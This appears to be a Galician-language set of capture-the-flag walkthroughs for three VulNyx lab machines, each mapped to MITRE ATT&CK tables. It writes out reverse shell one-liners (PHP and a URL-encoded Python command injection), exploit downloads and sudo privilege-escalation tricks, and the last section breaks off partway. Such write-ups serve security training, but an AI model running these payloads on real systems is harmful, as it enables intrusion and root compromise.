
Máquina virtual Infected



A máquina Infected é moi interesante porque...

- Apache con módulo mod_backdoor vulnerable
- Exploit de mod_backdoor proporciona shell one-liner (sen TTY)
- Necesidade de dobre reverse shell para obter TTY válida
- Escalada mediante service con sudo (GTFOBins)
- Editor joe con sudo permite executar comandos (!bash)
- Manexo avanzado de TTY en shells restrinxidas

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Infected -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Infected # 22,80
```

```
sudo nmap -sCV -p22,80 IP_VulNyx_Infected
whatweb IP_VulNyx_Infected
```

Fase 2 — Análise

```
# Enumeración de directorios web
dirb http://IP_VulNyx_Infected
# Descubrimos: /info.php

# Análise de info.php
firefox http://IP_VulNyx_Infected/info.php &
# Executa phpinfo()

# Información relevante de phpinfo():
# - User/Group: www-data
# - DocumentRoot: /var/www/html
# - disable_functions: no value (todas as funcións PHP permitidas)
# - PHP Version: 8.2.7
# - Loaded Modules: mod_backdoor

# Investigación de mod_backdoor
# Referencia: https://github.com/WangYihang/Apache-HTTP-Server-Module-Backdoor
```

Fase 3 — Explotación

```
# Descarga do exploit de mod_backdoor
wget https://raw.githubusercontent.com/WangYihang/Apache-HTTP-Server-Module-Backdoor/main/exploit.py

# Execución do exploit
$ python exploit.py IP_VulNyx_Infected 80
$ whoami
$ www-data
# ⇒ Obtemos shell one-liner (sen TTY válida)

# Enumeración de permisos sudo
$ sudo -l
([usuario]) NOPASSWD: /usr/bin/service

# Consulta en GTFOBins(https://gtfobins.github.io/) para service
# Escalada mediante service
# Problema: shell one-liner sen TTY válida
# Intentos fallidos:
$ sudo -u [usuario] service ../../bin/sh #Non funciona sen TTY
$ script /dev/null -c bash (non consegue TTY válida)

# Solución: Reverse shell secundaria para obter TTY válida
# Preparamos listener no atacante
nc -nlvp 4444

# Na shell one-liner, lanzamos reverse shell PHP
$ php -r '$sock=fsockopen("IP_Atacante",4444);exec("sh <&3 >&3 2>&3");'

# Na nova reverse shell (porto 4444):
# Mellora da TTY
script /dev/null -c bash
# ⇒ Agora temos TTY válida
```

Fase 4 — Post-explotación

```
# Escalada horizontal a [usuario]
sudo -u [usuario] service ../../bin/sh
# ⇒ Conseguimos shell como usuario [usuario] (flag user.txt)

# Enumeración de permisos sudo como [usuario]
sudo -l
# (root) NOPASSWD: /usr/bin/joe

# Consulta en GTFOBins(https://gtfobins.github.io/) para joe
# joe permite executar comandos mediante ^K!/bin/sh

# Problema: De novo problemas con TTY ao usar joe
# Solución: Mellora completa da TTY antes de executar joe

# Mellora avanzada da TTY
script /dev/null -c bash
^Z # Ctrl+Z
stty raw -echo;fg
reset
xterm
export TERM=xterm
export SHELL=bash

# Execución de joe con sudo
sudo joe
# Dentro de joe:
^K  #(Ctrl+K para acceder ao menú)
!   #(Para executar comando)
bash

# ⇒ Conseguimos shell de root
```


```
# Verificación
whoami
 root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Infected

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Análise de phpinfo() e descubrimento de mod_backdoor	Information disclosure via phpinfo	T1592 — Gather Victim Host Information T1190 — Exploit Public-Facing Application	CWE-200 — Information Exposure; CWE-209 — Generation of Error Message Containing Sensitive Information
3. Explotación	Explotación de mod_backdoor mediante exploit público	Backdoor exploitation	T1190 — Exploit Public-Facing Application T1505.004 — Server Software Component: IIS Components	CWE-506 — Embedded Malicious Code
	Dobre reverse shell para obter TTY válida	Shell upgrade technique	T1059.004 — Command and Scripting Interpreter: Unix Shell T1071.001 — Application Layer Protocol: Web Protocols	CWE-78 — OS Command Injection
4. Post-explotación	Abuso de service con sudo para escalada horizontal	Privilege escalation via service	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management
	Mellora avanzada de TTY para uso de joe	Shell enhancement	T1059.004 — Command and Scripting Interpreter: Unix Shell T1562.004 — Impair Defenses: Disable or Modify System Firewall	CWE-284 — Improper Access Control
	Abuso de joe editor con sudo para escalada a root	Text editor exploitation	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

AGENT


Máquina virtual Agent



A máquina Agent é moi interesante porque...

- WebSVN 2.6.0 vulnerable a RCE
- Escalada en dous pasos: www-data → usuario intermedio → root
- Uso de c99 (compilador C) como vector de escalada
- Abuso de ssh-agent para obter shell de root

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Agent -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Agent # 22,80
whatweb IP_VulNyx_Agent
curl -I IP_VulNyx_Agent
```

Fase 2 — Análise

```
# Enumeración de directorios web
dirb http://IP_VulNyx_Agent

# Descubrimento de websvn
firefox http://IP_VulNyx_Agent/websvn &
# Versión identificada: WebSVN 2.6.0

# Busca de exploits para WebSVN
searchsploit websvn
# Exploit atopado

# Descarga do exploit
searchsploit -m [ficheiro_exploit].py

# Edición do exploit para configurar IP do atacante
nano [ficheiro_exploit].py
# Modificamos LHOST e LPORT
```

Fase 3 — Explotación

```
# Preparamos listener no atacante
nc -nlvp 4444

# Execución do exploit
python [ficheiro_exploit].py http://IP_VulNyx_Agent/websvn
# ⇒ Conseguimos reverse shell como usuario www-data
```

Fase 4 — Post-explotación


```
# Enumeración de permisos sudo
sudo -l
# Detectamos que outro usuario pode executar /usr/bin/c99

# Consulta en GTFOBins(https://gtfobins.github.io/) para c99
# Escalada mediante c99
sudo -u XXXXXXXXXXX /usr/bin/c99 -wrapper /bin/sh,-s .
# ⇒ Conseguimos shell como XXXXXXXXXXX

# Nova enumeración de permisos sudo
sudo -l
# Podemos executar ssh-agent como root

# Consulta en GTFOBins(https://gtfobins.github.io/) para ssh-agent
# Explotación de ssh-agent con sudo
sudo ssh-agent /bin/sh
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Agent

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de WebSVN 2.6.0 vulnerable	Recoñecemento de versión vulnerable	T1190 — Exploit Public-Facing Application T1592 — Gather Victim Host Information	CWE-1035 — 2017 Top 10 A9: Using Components with Known Vulnerabilities
3. Explotación	Explotación de WebSVN mediante RCE	Remote Code Execution	T1190 — Exploit Public-Facing Application T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-94 — Improper Control of Generation of Code
4. Post-explotación	Escalada horizontal mediante c99 con sudo	Privilege escalation / lateral movement	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1069 — Permission Groups Discovery	CWE-269 — Improper Privilege Management
	Enumeración de permisos sudo como novo usuario	Discovery local	T1069 — Permission Groups Discovery T1083 — File and Directory Discovery	CWE-200 — Information Exposure
	Abuso de ssh-agent con sudo para escalada a root	Abuso de mecanismos de elevación	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

HACKINGSTATION


Máquina virtual HackingStation



A máquina HackingStation é moi interesante porque...

- Command Injection directo no parámetro GET product
- Reverse shell en Python inxectado na URL
- Escalada mediante nmap en modo interactivo (--interactive)
- Técnica clásica de abuso de nmap con sudo

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_HackingStation -R # TTL = 64 ⇒ GNU/Linux, TTL = 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_HackingStation # 22,80
whatweb IP_VulNyx_HackingStation
curl -I IP_VulNyx_HackingStation
```

Fase 2 — Análise

```
# Análise da aplicación web
firefox http://IP_VulNyx_HackingStation &
```

```
# Campo de busca identificado
# Proba de inxección de comandos no campo de busca
# Parámetro vulnerable: product
```

Fase 3 — Explotación

```
# Preparamos listener no atacante
nc -nlvp 4444

# Payload de command injection con reverse shell Python
# URL: http://IP_VulNyx_HackingStation/exploitQuery.php?product=subversion%2012;python3%20-
c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22IP_Atacante%22,4444));os.dup2(s.fileno(),0);
%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22sh%22)%27

firefox "http://IP_VulNyx_HackingStation/exploitQuery.php?product=subversion%2012;python3%20-
c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22IP_Atacante%22,4444));os.dup2(s.fileno(),0);
%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22sh%22)%27" &

# ⇒ Conseguimos reverse shell como usuario XXXXXXXXX (flag user.txt)
```

Fase 4 — Post-explotación

